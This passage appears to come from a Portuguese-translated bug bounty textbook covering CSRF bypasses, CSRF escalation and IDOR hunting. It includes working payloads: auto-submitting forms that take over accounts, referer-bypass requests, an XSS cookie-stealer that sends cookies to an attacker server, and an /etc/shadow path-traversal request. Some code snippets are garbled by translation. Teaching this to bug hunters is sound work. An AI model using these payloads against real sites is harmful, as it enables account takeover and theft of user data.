E a seguinte falharia. Observe que o csrf_token nos cookies do usuário é diferente do csrf_token no parâmetro de solicitação POST. Em um sistema de validação de token de envio duplo, não importa se os tokens em si são válidos. O servidor verifica apenas se o token nos cookies é o mesmo que o token nos parâmetros da solicitação:

```
POST /password_change
Host: email.example.com
Cookie: session_cookie=YOUR_SESSION_COOKIE; csrf_token=1aceb9aad8b65b871caef0757a4ac969

(Corpo da solicitação POST)
new_password=abc123&csrf_token=871caef0757a4ac9691aceb9aad8b65b
```

Se o aplicativo usa cookies de envio duplo como mecanismo de defesa contra CSRF, provavelmente não está mantendo registros do token válido no lado do servidor. Se o servidor mantivesse registros do token CSRF no lado do servidor, ele poderia simplesmente validar o token quando ele fosse enviado, e o aplicativo não precisaria usar cookies de envio duplo em primeiro lugar.

O servidor não tem como saber se qualquer token que recebe é realmente legítimo; ele está apenas verificando se o token no cookie e o token no corpo da solicitação são os mesmos. Em outras palavras, essa solicitação, que insere o mesmo valor falso como cookie e parâmetro de solicitação, também seria vista como legítima:

```
POST /password_change
Host: email.example.com
Cookie: session_cookie=YOUR_SESSION_COOKIE; csrf_token=not_a_real_token

(Corpo da solicitação POST)
new_password=abc123&csrf_token=not_a_real_token
```

Em geral, você não deve ter o poder de alterar os cookies de outro usuário. Mas, se conseguir encontrar uma maneira de fazer com que o navegador da vítima envie um cookie falso, você poderá executar o CSRF.

O ataque consistiria então em duas etapas: primeiro, você usaria uma técnica de fixação de sessão para fazer com que o navegador da vítima armazenasse o valor que você escolhesse como cookie de token CSRF. *A fixação de sessão* é um ataque que permite que os invasores selezionem os cookies de sessão da vítima. Não abordamos as fixações de sessão neste livro, mas você pode ler sobre elas na Wikipedia (https://en.wikipedia.org/wiki/Session_fixation). Em seguida, você executaria o CSRF com o mesmo token CSRF que escolheu como cookie.

Ignorar a verificação de cabeçalho de referência CSRF

E se o seu site de destino não estiver usando tokens CSRF, mas verificando o cabeçalho do referenciador? O servidor pode verificar se o cabeçalho do referenciador enviado com a solicitação de alteração de estado faz parte da lista de domínios permitidos do site. Se for, o site executaria a solicitação. Caso contrário, ele consideraria a solicitação falsa e a rejeitaria. O que você pode fazer para contornar esse tipo de proteção?

Primeiro, você pode tentar remover o cabeçalho do referenciador. Assim como enviar um token em branco, às vezes tudo o que você precisa fazer para contornar uma verificação de referenciador é não enviar um referenciador. Para remover o cabeçalho do referenciador, adicione uma tag `<meta>` à página que hospeda seu formulário de solicitação:

```
<html>
  <meta name="referrer" content="no-referrer">
  <form method="POST" action="https://email.example.com/password_change" id="csrf-form">
    <input type="text" name="new_password" value="abc123">
    <input type='submit' value="Submit">
  </form>
  <script>document.getElementById("csrf-form").submit();</script>
</html>
```

Essa tag `<meta>` específica informa ao navegador para não incluir um cabeçalho de referência na solicitação HTTP resultante.

A lógica do aplicativo defeituoso pode ter a seguinte aparência:

```
def validate_referer():
    if (request.referrer in allowlisted_domains):
```

```
    passe
    mais:
        throw_error("Referer incorreto. Solicitação rejeitada.")

    [...]

def process_state_changing_action():
    se request.referer:
        validate_referer() execute_action()
```

Como o aplicativo valida o cabeçalho do referenciador somente se ele existir, você conseguiu contornar a proteção CSRF do site apenas fazendo com que o navegador da vítima omitisse o cabeçalho do referenciador!

Você também pode tentar ignorar a verificação lógica usada para validar o URL de referência. Digamos que o aplicativo procure a string "example.com" no URL de referência e, se o URL de referência contiver essa string, o aplicativo tratará a solicitação como legítima. Caso contrário, ele rejeitará a solicitação:

```
def validate_referer():
    se request.referer:
        Se ("example.com" em request.referer):
            passe
    mais:
        throw_error("Referer incorreto. Solicitação rejeitada.")

    [...]

def process_state_changing_action():
    validate_referer()
    execute_action()
```

Nesse caso, você pode ignorar a verificação do referenciador colocando o nome do domínio da vítima no URL do referenciador como um subdomínio. Você pode conseguir isso criando um subdomínio com o nome do domínio da vítima e, em seguida, hospedando o HTML malicioso nesse subdomínio. Sua solicitação seria semelhante a esta:

```
POST /password_change
Host: email.example.com
Cookie: session_cookie=YOUR_SESSION_COOKIE;
Referência: example.com.attacker.com
```

(Corpo da solicitação POST)
new_password=abc123

Você também pode tentar colocar o nome do domínio da vítima no URL de referência como um nome de caminho. Você pode fazer isso criando um arquivo com o nome do domínio do alvo e hospedando sua página HTML nele:

```
POST /password_change
Host: email.example.com
Cookie: session_cookie=YOUR_SESSION_COOKIE;
Referência: attacker.com/example.com
```

(Corpo da solicitação POST)
new_password=abc123

Depois de carregar sua página HTML no local correto, carregue-a e veja se a ação de alteração de estado foi executada.

Contornar a proteção CSRF usando XSS

Além disso, como mencionei no Capítulo 6, qualquer vulnerabilidade XSS anulará as proteções CSRF, porque o XSS permitirá que os invasores roubem o token CSRF legítimo e, em seguida, criem solicitações forjadas usando XMLHttpRequest. Geralmente, os invasores encontram o XSS como ponto de partida para lançar CSRFs e assumir o controle de contas de administrador.

Aumentando o ataque

Depois de encontrar uma vulnerabilidade de CSRF, não se limite a denunciá-la imediatamente! Aqui estão algumas maneiras de transformar CSRFs em problemas graves de segurança para maximizar o impacto do seu relatório. Geralmente, você precisa usar uma combinação de CSRF e outras falhas de projeto menores para descobri-las.

Vazamento de informações do usuário usando CSRF

Às vezes, a CSRF pode causar vazamentos de informações como um efeito colateral. Os aplicativos geralmente enviam ou divulgam informações de acordo com as preferências do usuário. Se você puder alterar essas configurações por meio de CSRF, poderá abrir caminho para a divulgação de informações confidenciais.

Por exemplo, digamos que o aplicativo da Web *example.com* envie e-mails de cobrança mensal para um endereço de e-mail designado pelo usuário. Esses e-mails contêm as informações de cobrança dos usuários, incluindo endereços, números de telefone e informações de cartão de crédito. O endereço de e-mail para o qual esses e-mails de cobrança são enviados pode ser alterado por meio da seguinte solicitação:

POST /change_billing_email Host:
example.com
Cookie: session_cookie=YOUR_SESSION_COOKIE;

(Corpo da solicitação POST)
email=NEW_EMAIL&csrf_token=871caef0757a4ac9691aceb9aad8b65b

Infelizmente, a validação de CSRF nesse endpoint não está funcionando e o servidor aceita um token em branco. A solicitação seria bem-sucedida mesmo se o campo csrf_token fosse deixado em branco:

POST /change_billing_email Host:
example.com
Cookie: session_cookie=YOUR_SESSION_COOKIE;

(Corpo da solicitação POST)
email=NEW_EMAIL&csrf_token=

Um invasor poderia fazer com que um usuário vítima enviasse essa solicitação via CSRF para alterar o destino de seus e-mails de cobrança:

```
POST /change_billing_email Host:  
example.com  
Cookie: session_cookie=YOUR_SESSION_COOKIE;  
  
(Corpo da solicitação POST)  
email=ATTACKER_EMAIL&csrf_token=
```

Todos os futuros e-mails de cobrança seriam enviados para o endereço de e-mail do invasor até que a vítima percebesse a alteração não autorizada. Depois que o e-mail de cobrança é enviado para o endereço de e-mail do invasor, ele pode coletar informações sensíveis, como endereços, números de telefone e informações de cartão de crédito associadas à conta.

Criar Self-XSS armazenado usando CSRF

Lembre-se do Capítulo 6 que o self-XSS é um tipo de ataque XSS que exige que a vítima insira a carga útil do XSS. Essas vulnerabilidades quase sempre são consideradas um problema porque são muito difíceis de explorar; isso exige muita ação por parte da vítima e, portanto, é improvável que você tenha sucesso. Entretanto, quando você combina CSRF com self-XSS, muitas vezes pode transformar o self-XSS em XSS armazenado.

Por exemplo, digamos que o subdomínio financeiro de *example.com, finance.example.com*, oferece aos usuários a possibilidade de criar apelidos para cada uma de suas contas bancárias vinculadas. O campo do apelido da conta é vulnerável ao self-XSS: não há sanitização, validação ou escape para a entrada do usuário no campo. No entanto, somente o usuário pode editar e ver esse campo, portanto, não há como um invasor acionar o XSS diretamente.

No entanto, o ponto de extremidade usado para alterar os apelidos da conta é vulnerável a CSRF. O aplicativo não valida adequadamente a existência do token de CSRF, portanto, a simples omissão do parâmetro do token na solicitação contornará a proteção de CSRF. Por exemplo, essa solicitação falharia, pois contém o token errado:

```
POST /change_accountNickname  
Host: finance.example.com  
Cookie: session_cookie=YOUR_SESSION_COOKIE;  
  
(corpo da solicitação  
POST) account=0  
&nickname=<script>document.location='http://attacker_server_ip/  
cookie_stealer.php?c='+document.cookie;</script>" &csrf_token=WRONG_TOKEN
```

Mas essa solicitação, sem nenhum token, seria bem-sucedida:

```
POST /change_accountNickname  
Host: finance.example.com  
Cookie: session_cookie=YOUR_SESSION_COOKIE;
```

```
(corpo da solicitação  
POST) account=0  
&nickname="<script>document.location='http://attacker_server_ip/  
cookie_stealer.php?c='+document.cookie;</script>"
```

Essa solicitação alterará o apelido da conta do usuário e armazenará a carga útil do XSS lá. Na próxima vez que um usuário fizer login na conta e visualizar seu painel, ele acionará o XSS.

Assuma o controle de contas de usuário usando CSRF

Às vezes, a CSRF pode até mesmo levar ao controle da conta. Essas situações também não são incomuns; os problemas de controle de contas ocorrem quando existe uma vulnerabilidade de CSRF em uma funcionalidade crítica, como o código que cria uma senha, altera a senha, altera o endereço de e-mail ou redefine a senha.

Por exemplo, digamos que, além de se inscrever usando um endereço de e-mail e uma senha, o *example.com* também permita que os usuários se inscrevam por meio de suas contas de mídia social. Se um usuário escolher essa opção, ele não precisará criar uma senha, pois poderá simplesmente fazer login por meio de sua conta vinculada. Mas, para dar aos usuários outra opção, aqueles que se inscreveram por meio da mídia social podem definir uma nova senha por meio da seguinte solicitação:

```
POST /set_password  
Host: example.com  
Cookie: session_cookie=YOUR_SESSION_COOKIE;
```

```
(Corpo da solicitação POST)  
password=XXXXXX&csrf_token=871caef0757a4ac9691aceb9aad8b65b
```

Como o usuário se inscreveu por meio de sua conta de mídia social, ele não precisa fornecer uma senha antiga para definir a nova senha, portanto, se a proteção CSRF falhar nesse endpoint, um invasor poderá definir uma senha para qualquer pessoa que se inscreveu por meio de sua conta de mídia social e ainda não o fez.

Digamos que o aplicativo não valide o token CSRF corretamente e aceite um valor vazio. A solicitação a seguir definirá uma senha para qualquer pessoa que ainda não tenha uma senha definida:

```
POST /set_password  
Host: example.com  
Cookie: session_cookie=YOUR_SESSION_COOKIE;
```

```
(Corpo da solicitação POST)  
password=XXXXXX&csrf_token=
```

Agora, tudo o que um invasor precisa fazer é publicar um link para essa página HTML nas páginas frequentadas pelos usuários do site, e ele poderá atribuir automaticamente a senha de qualquer usuário que visitar a página maliciosa:

```
<html>  
<form method="POST" action="https://email.example.com/set_password" id="csrf-form">  
<input type="text" name="new_password" value="this_account_is_now_mine">
```

```
<input type="text" name="csrf_token" value="">
<input type='submit' value="Submit">
</form>
<script>document.getElementById("csrf-form").submit();</script>
</html>
```

Depois disso, o invasor fica livre para fazer login como qualquer uma das vítimas afetadas com a senha recém-atribuída `this_account_is_now_mine`.

Embora a maioria dos CSRFs que encontrei fossem problemas de baixa gravidade, às vezes um CSRF em um endpoint crítico pode levar a consequências graves.

Fornecimento da carga útil de CSRF

Com frequência, nos relatórios de recompensa por bugs, você precisará mostrar às empresas que os invasores podem fornecer uma carga útil de CSRF de forma confiável. Quais são as opções que os atacantes têm para fazer isso?

A primeira e mais simples opção de fornecer uma carga útil de CSRF é induzir os usuários a visitar um site mal-intencionado externo. Por exemplo, digamos que o site `example.com` tenha um fórum que os usuários frequentam. Nesse caso, os invasores podem publicar um link como este no fórum para incentivar os usuários a visitar a página deles:

Visite esta página para obter um desconto em sua assinatura do `example.com`:
<https://example.attacker.com>

E em `example.attacker.com`, o invasor pode hospedar um formulário de envio automático para executar o CSRF:

```
<html>
<form method="POST" action="https://email.example.com/set_password" id="csrf-form">
  <input type="text" name="new_password" value="this_account_is_now_mine">
  <input type='submit' value="Submit">
</form>
<script>document.getElementById("csrf-form").submit();</script>
</html>
```

Para CSRFs que podem ser executados por meio de uma solicitação GET, os invasores geralmente podem incorporar a solicitação como uma imagem diretamente, por exemplo, como uma imagem postada em um fórum. Dessa forma, qualquer usuário que visualizar a página do fórum será afetado:

```

```

Por fim, os invasores podem fornecer uma carga útil de CSRF a um grande público explorando o XSS armazenado. Se o campo de comentários do fórum tiver essa vulnerabilidade, um invasor poderá enviar uma carga útil de XSS armazenada para fazer com que qualquer visitante do fórum execute o script mal-intencionado

~~do invasor. No script malicioso, o invasor pode incluir o código que envia a carga útil de CSRF:~~

```
document.body.innerHTML += "
```

```
<form method="POST" action="https://email.example.com/set_password" id="csrf-form">
```

```
<input type="text" name="new_password" value="this_account_is_now_mine">
<input type='submit' value="Submit">
</form>";
document.getElementById("csrf-form").submit();
</script>
```

Esse trecho de código JavaScript adiciona nosso formulário de exploração à página atual do usuário e, em seguida, envia automaticamente esse formulário.

Usando esses métodos de entrega, você pode mostrar às empresas como os invasores podem atacar realisticamente muitos usuários e demonstrar o impacto máximo da sua vulnerabilidade de CSRF. Se você tiver o Burp Suite Pro ou usar o proxy ZAP, também poderá aproveitar a funcionalidade de geração de POCs de CSRF. Para obter mais informações, pesquise na documentação das ferramentas a *geração de CSRF POC*. Você também pode manter um script de POC criado por você mesmo e inserir os URLs de um site-alvo no script sempre que testar um novo alvo.

Encontrando seu primeiro CSRF!

Munido desse conhecimento sobre bugs de CSRF, como contornar a proteção contra CSRF e aumentar as vulnerabilidades de CSRF, você está pronto para procurar a sua primeira vulnerabilidade de CSRF! Entre em um programa de recompensa por bugs e encontre seu primeiro CSRF seguindo as etapas abordadas neste capítulo:

1. Identifique as ações de mudança de estado no aplicativo e anote seus locais e funcionalidades.
2. Verifique essas funcionalidades quanto à proteção CSRF. Se não encontrar nenhuma proteção, você pode ter encontrado uma vulnerabilidade!
3. Se houver algum mecanismo de proteção contra CSRF, tente contornar a proteção usando as técnicas de contorno de proteção mencionadas neste capítulo.
4. Confirme a vulnerabilidade criando uma página HTML maliciosa e visitando essa página para ver se a ação foi executada.
5. Pense em estratégias para entregar sua carga útil aos usuários finais.
6. Elabore seu primeiro relatório de CSRF!

10

OBJETO DIRETO INSEGURADO REFERÊNCIAS



Assim como o XSS e os redirecionamentos abertos, *as referências inseguras a objetos diretos (IDORs)* são um tipo de bug presente em quase todos os aplicativos da Web.

Eles ocorrem quando o aplicativo concede acesso direto a um recurso com base na solicitação do usuário, sem validação.

Neste capítulo, exploraremos como eles funcionam. Em seguida, veremos como os aplicativos evitam IDORs e como você pode contornar esses mecanismos de proteção comuns.

Mecanismos

Apesar de seu nome longo e intimidador, a IDOR é fácil de entender; trata-se essencialmente de um controle de acesso ausente. As IDORs ocorrem quando os usuários podem acessar recursos que não lhes pertencem fazendo referência direta à ID do objeto, ao número do objeto ou ao nome do arquivo.

Por exemplo, digamos que *example.com* seja um site de mídia social que permite que você converse com outras pessoas. Ao se inscrever, você percebe que seu ID de usuário no site é *1234*. Esse site permite que você veja todas as suas mensagens com seus amigos clicando no botão *View Your Messages* (Ver suas mensagens) localizado na página inicial. Ao clicar nesse botão, você é redirecionado para este local, que exibe todas as suas mensagens diretas: https://example.com/messages?user_id=1234.

Agora, e se você alterar o URL na barra de URL para https://example.com/messages?user_id=1233?

Você percebe que agora pode ver todas as mensagens privadas entre outro usuário, o usuário *1233*, e seus amigos. Nesse ponto, você encontrou uma vulnerabilidade de IDOR. O aplicativo não restringe o acesso às mensagens com base na identidade do usuário. Em vez disso, ele permite que os usuários solicitem qualquer mensagem que desejarem. O aplicativo confia ingenuamente na entrada do usuário e carrega diretamente os recursos com base no valor *user_id* fornecido pelo usuário, como este trecho de código de exemplo:

```
messages = load_messages(request.user_id)
display_messages(messages)
```

Os IDORs também não se limitam apenas à leitura das informações de outros usuários. Você também pode usá-las para editar dados em nome de outro usuário. Por exemplo, digamos que os usuários possam enviar uma solicitação POST para alterar sua senha.

A solicitação POST deve conter o ID e a nova senha do usuário, e ele deve direcionar a solicitação para o endpoint */change_password*:

```
POST /change_password
      (corpo da solicitação POST)
      user_id=1234&new_password=12345
```

Nesse caso, se o aplicativo não validar que o ID de usuário enviado corresponde ao usuário conectado no momento, um invasor poderá alterar a senha de outra pessoa enviando um ID de usuário que não pertence a ela, como este:

```
POST /change_password
      (corpo da solicitação POST)
      user_id=1233&new_password=12345
```

Por fim, as IDORs podem afetar outros recursos além dos objetos do banco de dados. Outro tipo de IDOR ocorre quando os aplicativos fazem referência direta a um arquivo de sistema. Por exemplo, esta solicitação permite que os usuários acessem um arquivo que carregaram: <https://example.com/uploads?file=user1234-01.jpeg>.

Como o valor do parâmetro de arquivo é *user1234-01.jpeg*, podemos facilmente deduzir que os arquivos carregados pelo usuário seguem a convenção de nomenclatura *USER_ID-FILE_NUMBER.FILE_EXTENSION*. Portanto, os arquivos carregados por outro usuário podem ser nomeados *user1233-01.jpeg*. Se o aplicativo não restringir os arquivos

acesso a arquivos que pertencem a outras pessoas, um invasor poderia acessar os arquivos carregados de qualquer pessoa adivinhando os nomes dos arquivos, assim: <https://example.com/uploads?file=user1233-01.jpeg>.

Um usuário mal-intencionado pode até conseguir ler arquivos de sistema confidenciais por meio desse endpoint! Por exemplo, o `/etc/shadow` é um arquivo em sistemas Unix usado para manter o controle das senhas de usuários. Por ser confidencial, ele não deve ser exposto a usuários comuns. Se você puder ler o arquivo dessa forma, por meio de um URL como <https://example.com/uploads?file=/PATH/TO/etc/shadow>, então você encontrou uma vulnerabilidade! O fato de os invasores poderem ler arquivos fora da pasta raiz da Web também é conhecido como *ataque de passagem de caminho* ou ataque de passagem de diretório. Falaremos mais sobre ataques de passagem de diretório no Capítulo 17.

Prevenção

As IDORs ocorrem quando um aplicativo falha em dois aspectos. Primeiro, ele não implementa o controle de acesso com base na identidade do usuário. Segundo, ele não consegue randomizar os IDs de objetos e, em vez disso, mantém previsíveis as referências a objetos de dados, como um arquivo ou uma entrada de banco de dados.

No primeiro exemplo deste capítulo, você conseguiu ver mensagens pertencentes ao usuário `1233` porque o servidor não verificou a identidade do usuário conectado antes de enviar informações privadas. O servidor não estava verificando se você era, de fato, o usuário `1233`. Ele simplesmente retornou as informações que você solicitou.

Nesse caso, como os IDs de usuário são simplesmente números, é fácil deduzir que também é possível recuperar as mensagens do usuário `1232` e do usuário `1231`, da seguinte forma:

https://example.com/messages?user_id=1232

https://example.com/messages?user_id=1231

É por isso que a vulnerabilidade é chamada de *referência insegura de objeto direto*. O ID do usuário é usado para fazer referência direta às mensagens privadas do usuário neste site. Se não forem protegidas por um controle de acesso adequado, essas *referências previsíveis a objetos diretos* expõem os dados ocultos por trás delas, permitindo que qualquer pessoa obtenha as informações associadas à referência.

Os aplicativos podem evitar IDORs de duas maneiras. Primeiro, o aplicativo pode verificar a identidade e as permissões do usuário antes de conceder acesso a um recurso. Por exemplo, o aplicativo pode verificar se os cookies da sessão do usuário correspondem ao `user_id` cujas mensagens o usuário está solicitando.

Em segundo lugar, o site pode usar uma chave exclusiva e imprevisível ou um identificador com hash para fazer referência aos recursos de cada usuário. *Hashing* refere-se ao processo unidirecional que transforma um valor em outra cadeia de caracteres. O hash de IDs com um algoritmo seguro e uma chave secreta dificulta que os invasores adivinhem as cadeias de IDs com hash. Se o `example.com` estruturasse suas solicitações da seguinte forma, os invasores não conseguiram mais acessar as mensagens de outros usuários, pois não haveria como um invasor adivinhar um valor `user_key` tão longo e aleatório:

https://example.com/messages?user_key=6MT9EaIV9F7r9pns0mK1eDAEW

Mas esse método não é uma proteção completa contra IDORs. Os invasores ainda podem vazar informações do usuário se conseguirem encontrar uma maneira de roubar esses URLs ou o usuário _chaves. A melhor maneira de se proteger contra IDORs é o controle de acesso refinado, ou uma combinação de controle de acesso e randomização ou hashing de IDs.

Caça aos IDORs

Vamos à caça de algumas IDORs! A melhor maneira de descobrir IDORs é por meio de uma revisão do código-fonte que verifique se todas as referências diretas a objetos estão protegidas por controle de acesso. Falaremos sobre como realizar revisões do código-fonte no Capítulo 22. Mas se você não puder acessar o código-fonte do aplicativo, aqui está uma maneira simples e eficaz de testar as IDORs.

Etapa 1: Criar duas contas

Primeiro, crie duas contas diferentes no site de destino. Se os usuários puderem ter permissões diferentes no site, crie duas contas para cada nível de permissão. Por exemplo, crie duas contas de administrador, duas contas de usuário comum, duas contas de membro de grupo e duas contas de não membro de grupo. Isso o ajudará a testar problemas de controle de acesso entre contas de usuário semelhantes, bem como entre usuários com privilégios diferentes.

Continuando com o exemplo anterior, você poderia criar duas contas no site *example.com*: usuário *1235* e usuário *1236*. Uma das contas serviria como sua conta de atacante, usada para realizar os ataques IDOR. A outra seria a conta da vítima, usada para observar os efeitos do ataque. As páginas de mensagens para os dois usuários teriam os seguintes URLs:

https://example.com/messages?user_id=1235 (Atacante)

https://example.com/messages?user_id=1236 (Vítima)

Se o aplicativo não permitir que você crie tantas contas, você pode entrar em contato com a empresa e solicitar mais contas. Muitas vezes, as empresas lhe concederão contas extras se você explicar que está participando do programa de recompensa por bugs delas. Além disso, se o aplicativo tiver assinaturas pagas, solicite à empresa uma conta premium ou pague por uma você mesmo. Muitas vezes, vale a pena pagar por essas associações, pois você ganha acesso a novos recursos para testar.

Além de testar com duas contas, você também deve repetir o procedimento de teste sem fazer login. Veja se é possível usar uma sessão não autenticada para acessar as informações ou as funcionalidades disponibilizadas para usuários legítimos.

Etapa 2: Descubra os recursos

Em seguida, tente descobrir o maior número possível de recursos do aplicativo. Use a conta com privilégio mais alto que você possui e percorra o aplicativo, procurando os recursos do aplicativo para testar.

Preste atenção especial às funcionalidades que retornam informações do usuário ou modificam dados do usuário. Anote-as para referência futura. Aqui estão alguns recursos que podem ter IDORs no *example.com*:

Esse endpoint permite ler as mensagens do usuário: https://example.com/messages?user_id=1236

Esse permite ler os arquivos do usuário:

<https://example.com/uploads?file=user1236-01.jpeg>

Esse ponto de extremidade exclui as mensagens do usuário:

POST /delete_message

(Corpo da solicitação POST)
message_id=user1236-0111

Este é para acessar arquivos de grupo:

https://example.com/group_files?group=group3 Este exclui um grupo:

POST /delete_group

(Corpo da solicitação POST)
group=group3

Etapa 3: Capturar solicitações

Navegue por cada recurso de aplicativo que você mapeou na etapa anterior e capture todas as solicitações que vão do seu cliente Web para o servidor. Inspire-se cuidadosamente e encontre os parâmetros que contêm números, nomes de usuário ou IDs. Lembre-se de que você pode acionar IDORs de diferentes locais em uma solicitação, como parâmetros de URL, campos de formulário, caminhos de arquivo, cabeçalhos e cookies.

Para tornar os testes mais eficientes, use dois navegadores e faça login em uma conta diferente em cada um deles. Em seguida, manipule as solicitações provenientes de um navegador para ver se a alteração é refletida imediatamente na outra conta. Por exemplo, digamos que você crie duas contas, *1235* e *1236*. Faça login na *1235* no Firefox e na *1236* no Chrome.

Use o Burp para modificar o tráfego proveniente do Firefox. Ative a opção Interceptar na guia Proxy e edite as solicitações na janela de texto do proxy (Figura 10-1). Verifique se seu ataque foi bem-sucedido observando as alterações refletidas na conta da vítima no Chrome.

Além disso, observe que APIs como REST (Representational State Transfer) e GraphQL também são frequentemente consideradas vulneráveis ao IDOR. Falaremos mais sobre como hackear APIs no Capítulo 24. Fique atento a esses endpoints. Você pode usar as técnicas de reconhecimento do Capítulo 5 para descobrir outros endpoints. Em seguida, siga esta metodologia de teste para trocar as IDs encontradas nesses endpoints também.

The screenshot shows the Burp Suite interface with the 'Raw' tab selected. The request is as follows:

```
1 GET /messages?user_id=1234 HTTP/1.1
2 Host: example.com
3 User-Agent: Mozilla/5.0
4 Accept: */*
5 Accept-Language: en-US,zh-TW;q=0.8,zh;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Connection: close
8
9
10
11
```

Figura 10-1: Modifique a solicitação na janela de proxy do Burp para trocar os IDs.

Etapa 4: Alterar as IDs

Por fim, troque as IDs nas solicitações confidenciais e verifique se as informações retornadas também mudam. Veja se você pode acessar as informações da conta da vítima usando a conta do atacante. E verifique se você pode modificar a conta do segundo usuário a partir da primeira.

Por exemplo, nessa configuração, você pode tentar acessar as funcionalidades às quais o usuário *1236* tem acesso por meio do navegador Firefox:

Esse endpoint permite ler as mensagens do usuário: https://example.com/messages?user_id=1236

Esse permite ler os arquivos do usuário:

<https://example.com/uploads?file=user1236-01.jpeg>

Esse ponto de extremidade exclui as mensagens do usuário:

POST /delete_message

(Corpo da solicitação POST)
message_id=user1236-0111

Este é para acessar arquivos de grupo:

https://example.com/group_files?group=group3 Esse ponto final exclui um grupo:

POST /delete_group

(Corpo da solicitação POST)
group=group3

Se alguma dessas solicitações conseguir acessar ou modificar as informações do usuário *1236*, você encontrou uma vulnerabilidade de IDOR.

Ignorando a proteção IDOR

Os IDORs nem sempre são tão simples quanto trocar um ID numérico. À medida que os aplicativos se tornam mais complexos do ponto de vista funcional, a forma como eles fazem referência aos recursos também se torna mais complexa. Os aplicativos modernos da Web também começaram a implementar mais proteção contra IDORs, e muitos agora usam formatos de ID mais complexos. Isso significa que IDORs simples e numéricos estão se tornando mais raros. Como podemos contornar esses obstáculos e encontrar IDORs de qualquer forma?

Os IDORs podem se manifestar nos aplicativos de diferentes maneiras. Aqui estão alguns lugares aos quais você deve prestar atenção, além dos IDs numéricos simples e antigos.

IDs codificadas e IDs com hash

Primeiro, não ignore as IDs codificadas e com hash. Ao se deparar com uma cadeia de caracteres aparentemente aleatória, sempre suspeite que ela esteja codificada e tente decodificá-la. Você também deve aprender a reconhecer os esquemas de codificação mais comuns, como base64, codificação de URL e base64url. Por exemplo, dê uma olhada nos IDs deste endpoint:

https://example.com/messages?user_id=MTIzNQ

https://example.com/messages?user_id=MTIzNg

Esses user_ids são apenas a versão codificada em base64url do ID de um usuário. MTIzNQ é a cadeia de caracteres codificada em base64url de *1235* e MTIzNg é a versão codificada de *1236*. Alguns aplicativos usam esquemas de codificação que você pode reverter facilmente. Nesse caso, você pode simplesmente codificar seus IDs falsos usando um codificador base64url on-line e executando o IDOR.

Talvez você não consiga saber qual esquema de codificação o site está usando no início. Nesse caso, use a ferramenta Smart Decode (Figura 10-2) no decodificador do Burp ou simplesmente tente decodificar a string com esquemas diferentes (codificação de URL, codificação HTML, codificação hexadecimal, codificação octal, base64, base64url e assim por diante) para descobrir o esquema de codificação em uso. Depois de adquirir mais experiência na leitura de dados codificados, você desenvolverá uma intuição para conhecer o esquema de codificação.



Figura 10-2: Você pode tentar usar métodos diferentes para decodificar uma string no decodificador do Burp. Ou você pode usar a ferramenta Smart Decode e ver se o Burp consegue detectar o esquema de codificação.

Se o aplicativo estiver usando uma ID com hash ou aleatória, verifique se a ID é previsível. Às vezes, os aplicativos usam algoritmos que produzem entropia insuficiente. A *entropia* é o grau de aleatoriedade da ID. Quanto maior for a entropia de uma cadeia, mais difícil será adivinhá-la. Algumas IDs não têm entropia suficiente e podem ser previstas após uma análise cuidadosa. Nesse caso, tente criar algumas contas para analisar como esses IDs são criados. Talvez você consiga encontrar um padrão que lhe permita prever IDs pertencentes a outros usuários.

IDs vazados

Também pode ser possível que o aplicativo vaze IDs por meio de outro ponto de extremidade da API ou de outras páginas públicas do aplicativo, como a página de perfil de um usuário. Certa vez, encontrei um ponto de extremidade de API que permitia que os usuários recuperassem mensagens diretas detalhadas por meio de um valor de `conversation_id` com hash. A solicitação tem a seguinte aparência:

```
GET /messages?conversation_id=O1SUR7GJ43HS93VAR8xxxx
```

Isso parece seguro à primeira vista, pois o `conversation_id` é uma sequência alfanumérica longa e aleatória. Mas, mais tarde, descobri que qualquer pessoa poderia solicitar uma lista de `conversation_ids` para cada usuário, apenas usando seu ID de usuário público! A solicitação a seguir retornaria uma lista de `conversation_ids` pertencentes a esse usuário:

```
GET /messages?user_id=123
```

Como o `user_id` está disponível publicamente na página de perfil de cada usuário, eu poderia ler as mensagens de qualquer usuário obtendo primeiro o `user_id` na página de perfil, recuperando uma lista de `conversation_ids` pertencentes a esse usuário e, por fim, carregando as mensagens por meio dos `conversation_ids`.

Ofereça uma identificação ao aplicativo, mesmo que ele não a peça

Nos aplicativos da Web modernos, é comum encontrar cenários em que o aplicativo usa cookies em vez de IDs para identificar os recursos que um usuário pode acessar.

Por exemplo, quando você enviar a seguinte solicitação GET a um endpoint, o aplicativo deduzirá sua identidade com base no cookie da sessão e enviará as mensagens associadas a esse usuário:

```
GET /api_v1/messages  
Host: example.com  
Cookies: session=YOUR_SESSION_COOKIE
```

Como você não conhece os cookies de sessão de outro usuário, não pode usar esses cookies de sessão para ler suas mensagens. Isso pode fazer parecer que o aplicativo está protegido contra IDORs. Mas alguns aplicativos implementam uma forma alternativa de recuperar recursos, usando IDs de objeto. Às vezes, eles fazem isso para a conveniência dos desenvolvedores, para compatibilidade com versões anteriores ou simplesmente porque os desenvolvedores se esqueceram de remover um recurso de teste.

Se não houver IDs na solicitação gerada pelo aplicativo, tente adicionar uma à solicitação. Acrescente `id`, `user_id`, `message_id` ou outras referências de objeto à consulta de URL ou aos parâmetros do corpo do POST e veja se isso faz diferença no comportamento do aplicativo. Por exemplo, digamos que essa solicitação exiba suas mensagens:

```
GET /api_v1/messages
```

Então, talvez essa solicitação exibisse as mensagens de outro usuário:

```
GET /api_v1/messages?user_id=ANOTHER_USERS_ID
```

Fique de olho nos IDORs cegos

Ainda assim, às vezes os pontos de extremidade suscetíveis à IDOR não respondem diretamente com as informações vazadas. Em vez disso, eles podem levar o aplicativo a vazar informações em outro lugar: em arquivos de exportação, e-mail e talvez até mesmo em alertas de texto. Por exemplo, imagine que esse endpoint em `example.com` permita que os usuários enviem a si mesmos uma cópia de um recibo por e-mail:

```
POST /get_receipt
```

```
(Corpo da solicitação  
POST) receipt_id=3001
```

Essa solicitação enviará uma cópia do recibo 3001 para o e-mail registrado do usuário atual. Agora, e se você solicitasse um recibo que pertence a outro usuário, o recibo 2983?

```
POST /get_receipt
```

```
(Corpo da solicitação  
POST) receipt_id=2983
```

Embora a resposta HTTP não seja alterada, você pode receber uma cópia do recibo 2983 em sua caixa de entrada de e-mail! Muitas vezes, uma solicitação mal-intencionada pode causar um vazamento de informações em algum momento no futuro. Certa vez, encontrei um IDOR que levou a um vazamento de informações um mês depois, em um relatório mensal.

Alterar o método de solicitação

